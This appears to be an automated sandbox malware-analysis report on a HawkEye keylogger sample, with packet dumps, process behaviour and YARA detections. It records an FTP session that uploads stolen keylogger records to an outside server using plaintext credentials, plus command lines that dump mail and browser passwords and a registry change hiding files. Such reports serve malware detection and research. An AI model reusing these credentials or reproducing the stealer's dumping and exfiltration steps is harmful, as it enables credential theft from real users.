2022-03-11 10:56:40 UTC	12	IN	Data Raw: 61 70 70 65 72 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 63 6f 6c 75 6d 6e 73 20 74 77 6f 22 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 63 6f 6c 75 6d 6e 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 68 32 20 64 61 74 61 2d 74 72 61 6e 73 6c 61 74 65 3d 22 77 68 79 5f 63 61 70 74 63 68 61 5f 68 65 61 64 6c 69 6e 65 22 3e 57 68 79 20 64 6f 20 49 20 68 61 76 65 20 74 6f 20 63 6f 6d 70 6c 65 74 65 20 61 20 43 41 50 54 43 48 41 3f 3c 2f 68 32 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 20 3c 70 20 64 61 74 61 2d 74 72 61 6e 73 6c 61 74 65 3d 22 77 68 79 5f 63 61 70 74 63 68 61 5f 64 65 74 61 69 6c 22 3e 43 6f 6d 70 6c 65 74 69 6e 67 20 74 68 65 20 43 Data Ascii: apper"> <h2 data-translate="why_captcha_headline">Why do I have to complete a CAPTCHA?</h2> <p data-translate="why_captcha_detail">Completing the C
2022-03-11 10:56:40 UTC	13	IN	Data Raw: 73 3d 22 63 66 2d 66 6f 6f 74 65 72 2d 73 65 70 61 72 61 74 6f 72 20 73 6d 3a 68 69 64 64 65 6e 22 3e 26 62 75 6c 6c 3b 3c 2f 73 70 61 6e 3e 0a 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 63 66 2d 66 6f 6f 74 65 72 2d 69 74 65 6d 20 73 6d 3a 62 6c 6f 63 6b 20 73 6d 3a 6d 62 2d 31 22 3e 3c 73 70 61 6e 3e 59 6f 75 72 20 49 50 3c 2f 73 70 61 6e 3e 3a 20 38 34 2e 31 37 2e 35 32 2e 32 30 3c 2f 73 70 61 6e 3e 0a 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 63 66 2d 66 6f 6f 74 65 72 2d 73 65 70 61 72 61 74 6f 72 20 73 6d 3a 68 69 64 64 65 6e 22 3e 26 62 75 6c 6c 3b 3c 2f 73 70 61 6e 3e 0a 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 63 66 2d 66 6f 6f 74 65 72 2d 69 74 65 6d 20 73 6d 3a 62 6c 6f 63 6b 20 73 6d 3a 6d 62 2d 31 22 3e 3c 73 70 61 Data Ascii: s="cf-footer-separator sm:hidden">• Your IP: 84.17.52.20 • <spa
2022-03-11 10:56:40 UTC	14	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 11, 2022 11:57:05.401681900 CET	21	49782	66.70.204.222	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 14:57. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 14:57. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 14:57. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 14:57. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Mar 11, 2022 11:57:05.416121006 CET	49782	21	192.168.2.4	66.70.204.222	USER Elooggs2020@manchutimefashion.com
Mar 11, 2022 11:57:05.527828932 CET	21	49782	66.70.204.222	192.168.2.4	331 User Elooggs2020@manchutimefashion.com OK. Password required
Mar 11, 2022 11:57:05.528053999 CET	49782	21	192.168.2.4	66.70.204.222	PASS [r2W$.jaD*?p
Mar 11, 2022 11:57:05.654520988 CET	21	49782	66.70.204.222	192.168.2.4	230 OK. Current restricted directory is /

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 11, 2022 11:57:05.766429901 CET	21	49782	66.70.204.222	192.168.2.4	504 Unknown command
Mar 11, 2022 11:57:05.767116070 CET	49782	21	192.168.2.4	66.70.204.222	PWD
Mar 11, 2022 11:57:05.878653049 CET	21	49782	66.70.204.222	192.168.2.4	257 "/" is your current location
Mar 11, 2022 11:57:05.878947020 CET	49782	21	192.168.2.4	66.70.204.222	CWD /
Mar 11, 2022 11:57:05.990483999 CET	21	49782	66.70.204.222	192.168.2.4	250 OK. Current directory is /
Mar 11, 2022 11:57:05.990739107 CET	49782	21	192.168.2.4	66.70.204.222	TYPE I
Mar 11, 2022 11:57:06.102324009 CET	21	49782	66.70.204.222	192.168.2.4	200 TYPE is now 8-bit binary
Mar 11, 2022 11:57:06.102615118 CET	49782	21	192.168.2.4	66.70.204.222	PASV
Mar 11, 2022 11:57:06.214400053 CET	21	49782	66.70.204.222	192.168.2.4	227 Entering Passive Mode (66,70,204,222,232,200)
Mar 11, 2022 11:57:06.388211966 CET	49782	21	192.168.2.4	66.70.204.222	STOR HawkEye_Keylogger_Stealer_Records_760639 3.11.2022 12:04:44 PM.txt
Mar 11, 2022 11:57:06.499972105 CET	21	49782	66.70.204.222	192.168.2.4	150 Accepted data connection
Mar 11, 2022 11:57:06.608611107 CET	21	49782	66.70.204.222	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.109 seconds (measured here), 13.83 Kbytes per second

Statistics

Behavior



System Behavior

Analysis Process: TGQfHfehsY.exe PID: **6544**, Parent PID: **1720**

General

Target ID:	1
Start time:	11:56:10
Start date:	11/03/2022
Path:	C:\Users\user\Desktop\TGQfHfehsY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\TGQfHfehsY.exe"
Imagebase:	0x400000
File size:	663994 bytes
MD5 hash:	9B8EC9E094676D88B02F038F318AFD86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Copyright Joe Security LLC 2022

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4030D6	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsl8C59.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405664	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsl8C5A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405664	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsl8C5A.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4015E1	CreateDirectoryA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6kvziwv34i	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40562E	CreateFileA
C:\Users\user\AppData\Local\Temp\brtwja	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40562E	CreateFileA
C:\Users\user\AppData\Local\Temp\pjavpo.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40562E	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsl8C59.tmp	success or wait	1	40325C	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsl8C5A.tmp	success or wait	1	405274	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6kvziwv34i	0	16755	fd 0f 78 46 fd e8 34 53 0a fd 3f 53 02 26 fd 61 fd 22 fd fd 22 7d fd 42 3d 34 fd 29 47 46 1f 43 18 fd 28 fd 20 20 75 4b 4a fd fd 73 fd fd 62 32 fd fd 89 fd 04 fd 6d fd 3c fd fd 56 fd fd 56 60 fd 75 fd 4c fd fd 4d fd fd 45 fd fd fd fd 19 fd 55 04 2b 29 fd 25 fd fd 1f 1e 73 5e fd fd 46 77 4b 48 7d 10 fd fd 61 fd 00 21 76 52 76 fd 34 fd 59 fd 23 60 06 0d 43 18 62 fd 5b fd 34 31 fd fd fd fd 31 23 43 7e 1d 69 fd 4b 51 06 fd 3f fd 74 fd 45 fd 69 53 59 fd 66 7a 7f fd 25 fd fd fd 7e 67 60 2b 50 68 fd aa 17 4f 7c fd 62 fd fd 73 fd 79 fd 65 fd 5b fd fd fd 2b fd 08 76 67 fd 60 48 77 63 5c 58 fd fd fd 6d 73 7e f2 fd 51 fd 03 fd 4b 34 fd fd fd fd 00 fd 2a 13 fd 70 fd 4c 04 fd 27 fd fd fd d1 86 d9 fd 36 61 3e fd 19 58 fd fd d4 04	xF4S?S&a""}B=4GFC(uKJsb2m<VV `uLMEU+)%s^FwKH}a!v Rv4Y#`Cb[411#~iKQ? tEiSYfz%~g`+PhO|bsye[ +v g`Hwc\Xs~QK4*pL'6a>X	success or wait	35	402FBF	WriteFile
C:\Users\user\AppData\Local\Temp\brtwja	0	5087	28 fd fd fd fd 6c 3e 25 56 25 fd fd 6b 72 56 fd 11 fd fd 72 01 fd fd fd 7c 21 fd 72 01 fd fd fd 7c 29 56 fd 19 fd 02 7c 15 fd fd fd fd 56 fd 0d fd 1a fd fd 1a fd fd 44 7c 19 71 29 14 fd fd fd 48 7c fd 48 6c fd 1a fd fd 1a fd fd 44 7c 19 71 29 29 fd fd fd 48 7c fd 48 6c fd 1a fd fd 1a fd fd 44 7c 19 71 29 06 fd fd fd 48 7c 09 48 6c 05 1a fd fd 1a fd fd 44 7c 19 71 29 53 fd fd fd 48 7c 01 48 6c fd 56 fd fd fd fd e7 fd 79 fd 01 fd fd 7c fd 38 48 7c 21 48 6c 1d 3e 7c fd 56 29 fd fd 08 48 7c 29 48 fd 25 3e 7c 29 3e fd 15 44 fd 00 fd f1 78 12 10 3e 7c 29 fd 6c 15 44 fd fd 48 7c 15 72 6b 48 fd 0d 56 1d 11 fd fd 29 fd fd fd fd 56 fd 7c fd 9c 15 1a fd fd 78 1a fd fd 77 1a fd 09 fd 79 1a fd 01 fd 78 1a fd 21 7a 1a fd 29 73 3c 0b fd fd fd fd 3e fd 12	(l>%V%krVr|!r|)V|VD|q)H|HlD|q))H|HlD|q)H|HlD|q)SH|HlVy |8H|!H l>|V)H|)H%>|)>Dx>|)lDH|rkHV)Vxwyx!z)s<>	success or wait	1	402FBF	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pjavpo.exe	0	27616	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Analysis Process: pjavpo.exe PID: **6720**, Parent PID: **6660**

General	
Target ID:	5
Start time:	11:56:13
Start date:	11/03/2022
Path:	C:\Users\user\AppData\Local\Temp\pjavpo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\pjavpo.exe C:\Users\user\AppData\Local\Temp\brtwja
Imagebase:	0x400000
File size:	120320 bytes
MD5 hash:	1294A9DDC96CAC3F16FAE32EA9D6670D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2022

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.500841796.0000000007AA0000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.492406178.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.500849311.0000000007BF0000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000000.244278596.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000000.244278596.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000000.244278596.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000000.244278596.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000000.244278596.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.497425736.0000000003801000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.497425736.0000000003801000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.497425736.0000000003801000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.497425736.0000000003801000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.497425736.0000000003801000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.497655109.0000000004990000.00000004.08000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000000.242486618.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000000.242486618.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000000.242486618.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000000.242486618.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000000.242486618.0000000000414000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.497590428.0000000004908000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.497590428.0000000004908000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.497590428.0000000004908000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.497590428.0000000004908000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.497590428.0000000004908000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.493747770.0000000002801000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.493747770.0000000002801000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	726960AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	726960AC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	726960AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	726960AC	unknown
C:\Users\user\AppData\Roaming\pid.txt	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	B1BDFF	CreateFileW
C:\Users\user\AppData\Roaming\pidloc.txt	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	B1BDFF	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\holdermail.txt	success or wait	1	249694E	DeleteFileW
C:\Users\user\AppData\Local\Temp\holderwb.txt	success or wait	1	249694E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\pid.txt	0	4	36 37 32 30	6720	success or wait	1	2490163	WriteFile
C:\Users\user\AppData\Roaming\pidloc.txt	0	44	43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 70 6a 61 76 70 6f 2e 65 78 65	C:\Users\user\AppData\Local\Temp\pjavpo.exe	success or wait	1	2490163	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	726C5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	726C5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	726C8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	726C5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	726C5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	2490163	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	2490163	ReadFile
C:\Users\user\AppData\Local\Temp\holdermail.txt	unknown	4096	end of file	1	2490163	ReadFile
C:\Users\user\AppData\Local\Temp\holderwb.txt	unknown	4096	success or wait	1	2490163	ReadFile
C:\Users\user\AppData\Local\Temp\holderwb.txt	unknown	4096	end of file	1	2490163	ReadFile

Registry Activities

Copyright Joe Security LLC 2022

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	Hidden	dword	2	1	success or wait	1	2495EAE	RegSetValueExW

Analysis Process: vbc.exe PID: **580**, Parent PID: **6720**

General

Target ID:	12
Start time:	11:56:44
Start date:	11/03/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holdermail.txt"
Imagebase:	0x7ff7748d0000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000000.306975405.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000002.310652543.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000000.306290437.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000000.305733767.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\holdermail.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EFC	CreateFileA

Analysis Process: vbc.exe PID: **5484**, Parent PID: **6720**

General

Target ID:	13
Start time:	11:56:45
Start date:	11/03/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holderwb.txt"
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000D.00000000.307280478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000D.00000000.306589441.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000D.00000000.306007276.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000D.00000002.332740364.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8D09.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40750C	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\holderwb.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	407175	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8D09.tmp	success or wait	1	40909B	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv8D09.tmp	0	29884416	08 02 4e fd fd 6b fd 20 06 00 00 00 00 00 00 fd 3f 00 00 00 00 00 00 5f 65 fd fd 2a 0c 12 1b 06 77 fd 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 3d 00 0f 00 00 00 0f 2b 09 08 03 7a fd 06 38 37 0a 0b 03 7a 71 0a 68 02 3f 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 62 fd fd fd 2a 0c 12 1b 06 77 fd 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Disassembly

No disassembly